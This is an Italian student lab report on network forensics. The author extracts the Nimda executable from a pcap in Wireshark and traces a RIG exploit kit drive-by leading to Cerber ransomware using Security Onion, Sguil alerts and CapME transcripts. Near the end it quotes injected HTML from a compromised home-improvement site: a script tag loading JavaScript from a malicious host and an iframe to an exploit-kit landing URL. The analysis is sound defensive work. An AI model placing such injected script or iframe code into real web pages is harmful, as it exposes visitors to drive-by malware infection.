


S13 / L5

EXTRACT AN EXECUTABLE FROM
A PCAP, INVESTIGATE A
MALWARE EXPLOIT

CONTENUTI

00 TRACCIA

1) Extract an Executable from a PCAP

Looking at logs is very important, but it is also important to understand how network transactions happen at the packet level. In this lab, you will complete the following objective:

- Analyze the traffic in a previously captured pcap file and extract an executable file from the traffic.


2) Investigate a Malware Exploit

In this lab, you will complete the following objective:

- Use Security Onion to investigate a more complex malware exploit the uses an exploit kit to infect hosts.


01 - EXTRACT AN EXECUTABLE FROM A PCAP

Mi sposto nella directory **pcaps** con cd lab.support.files/pcaps e controllo i file presenti con ls -l. Dopo aver verificato che il file **nimda.download.pcap** è presente, lo apro in Wireshark con il comando wireshark nimda.download.pcap &.




01 - EXTRACT AN EXECUTABLE FROM A PCAP

Nella schermata di Wireshark, seleziono il **quarto** pacchetto della cattura, che contiene la richiesta GET HTTP per scaricare il **malware Nimda**. Espando il protocollo HTTP per confermare che si tratta di una richiesta GET.




Seleziono il primo pacchetto TCP e faccio clic con il tasto destro per scegliere la funzione **Follow TCP** Stream. Questo mi permette di ricostruire **l'intero flusso TCP**. Visualizzo simboli misti a parole leggibili, che rappresentano il contenuto del file scaricato. Sono illeggibili in quanto wireshark **non è in grado** di rappresentare il file binario.



01 - EXTRACT AN EXECUTABLE FROM A PCAP


Torno al quarto pacchetto e seleziono **File > Export Objects > HTTP**. Nella finestra che appare, vedo l'eseguibile **Nimda.Amm.exe**. Lo seleziono e clicco su Save As, salvandolo nella directory **/home/analyst**.




Dopo aver salvato l'eseguibile, verifico che il file sia nella cartella /home/analyst con ls -l. Poi uso il comando **file W32.Nimda.Amm.exe** per confermare che si tratta di un file eseguibile **Windows PE32**.

02 - INVESTIGATE A MALWARE EXPLOIT


Accedo a **Security Onion** e apro **Kibana**. Imposto l'intervallo di tempo su **gennaio 2017** e riduco gradualmente il periodo di visualizzazione fino a visualizzare i dettagli del grafico. Individuo l'evento relativo all'attacco del **27 gennaio 2017 alle 22:54:43**. Analizzo l'evento e ottengo le seguenti informazioni: l'IP di origine è **172.16.4.193**, l'IP di destinazione è **194.87.234.129**, il servizio è **HTTP** (porta 80) e la classificazione è **Trojan Activity**. Accedo al sito indicato nel campo signature_info e scopro che l'exploit appartiene alla famiglia **Exploit_Kit_RIG**.





02 - INVESTIGATE A MALWARE EXPLOIT


Accedo alla trascrizione dell'evento con **CapME**. Il sito iniziale visitato dall'utente era **www.homeimprovement.com**, ma il browser è stato reindirizzato a **ty.benme.com**. Il file richiesto dal server era compresso in gzip, il che suggerisce la presenza di **malware nascosto all'interno del file**.



02 - INVESTIGATE A MALWARE EXPLOIT


Apro **Sguil** e localizzo gli allarmi del **27 gennaio 2017**, che indicano un attacco in meno di un minuto. Verifico che l'attacco ha coinvolto il RIG EK Exploit Kit e che il malware era un **ransomware Cerber**. Esaminando le trascrizioni, noto che l'utente ha visitato www.homeimprovement.com e successivamente è stato reindirizzato a **retrotip.visionbura.com.ve**, dove sono stati richiesti dei file compressi in gzip.

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil Redirector Leading to EK Jul 12 2016
RT	21	seconion-...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil Redirector Leading to EK March 15 2017
RT	1	seconion-...	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193	49200	6	ET CURRENT_EVENTS Evil Redirector Leading to EK March 15 2017
RT	15	seconion-...	5.25	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2
RT	15	seconion-...	5.26	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017
RT	15	seconion-...	5.27	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG EK URI struct Oct 24 2016 (RIG-v)
RT	52	seconion-...	5.37	2017-01-27 22:54:44	194.87.234.129	80	172.16.4.193	49203	6	ET CURRENT_EVENTS RIG EK Landing Sep 12 2016 T2
RT	1	seconion-...	5.75	2017-01-27 22:55:17	172.16.4.193	58978	90.2.1.0	6892	17	ET TROJAN Ransomware/Cerber Checkin M3 (15)
RT	1	seconion-...	5.76	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET TROJAN Ransomware/Cerber Onion Domain Lookup
RT	1	seconion-...	5.77	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET DNS Query to a *.top domain - Likely Hostile
RT	4	seconion-...	5.78	2017-01-27 22:55:28	172.16.4.193	49212	198.105.121.50	80	6	ET INFO HTTP Request to a *.top domain
RT	5	seconion-...	5.410	2017-06-27 13:38:34	119.28.70.207	80	192.168.1.96	49184	6	ET CURRENT_EVENTS WinHttpRequest Downloading EXE
RT	5	seconion-...	5.415	2017-06-27 13:38:34	119.28.70.207	80	192.168.1.96	49184	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	seconion-...	5.420	2017-06-27 13:43:52	145.131.10.21	80	192.168.1.96	49190	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	seconion-...	5.421	2017-06-27 13:43:54	192.168.1.96	49191	143.95.151.192	80	6	ET CURRENT_EVENTS Terse alphanumeric executable downloader high likelihood of being hostile
RT	6	seconion-...	5.422	2017-06-27 13:43:54	143.95.151.192	80	192.168.1.96	49191	6	ET POLICY PE EXE or DLL Windows file download HTTP




02 - INVESTIGATE A MALWARE EXPLOIT

Utilizzo **Wireshark** per filtrare il traffico HTTP e identificare i file coinvolti nell'attacco. Esporto i file sospetti e genero un **hash SHA-1** per confrontarlo con il database di VirusTotal, che conferma che uno dei file era parte di un **exploit RIG EK**.



02 - INVESTIGATE A MALWARE EXPLOIT

Apro il file **remodeling-your-kitchen-cabinets.html** e individuo un JavaScript che carica il file **dle_js.js** da **retrotip.visionurbana.com.ve**.



```
<link rel="shortcut icon" href="//www.homeimprovement.com/wp-content/themes/arras/images/favicon.ico" />

<script type="text/javascript" src="//retrotip.visionurbana.com.ve/engine/classes/js/dle_js.js"></script>
<!-- All in One SEO Pack 2.3.2.3 by Michael Torbert of Semper Fi Web Design[291,330] -->
<meta name="description"  content="Installing cabinets in a remodeled kitchen require some basic finish carpent
```

Questo JavaScript crea un iframe che reindirizza l'utente a un sito pericoloso.

```
$('#commentform').validate();


});     </script>
                    <style type="text/css">.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}</style>
                <link rel='stylesheet' id='daves-wordpress-live-search-css'  href='//www.homeimprovement.com/wp-content/plugins/daves-wordpress-live-search/css/daves-wordpress-li
ver=4.4.7' type='text/css' media='all' />
<link rel="stylesheet" href="//www.homeimprovement.com/wp-content/themes/arras/user.css" type="text/css" media="screen,projection" /></head>

<iframe src="http://tyu.BENME.COM/?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=h8fItKeRVawGyjRaFcw1nyYdeAwgQ8_qtiEKBzBKfgZ6D-
hyMZAh1z6LRVvQ42w&tuif=2320&q=wH7QMvXcJwDNFYbGMvrER6NbNknQA0KPxpH2_drZdZqxKGni2Ob5UUSk6FqCEh3&yus=Vivaldi.114tq57.406t1v7x8&br_fl=4180" width="269" height="258"></iframe>

</span>
bnoic
<noscript>
<script type="text/javascript">
//<![CDATA[
(function(){
```

GRAZIE

Flavio Scognamiglio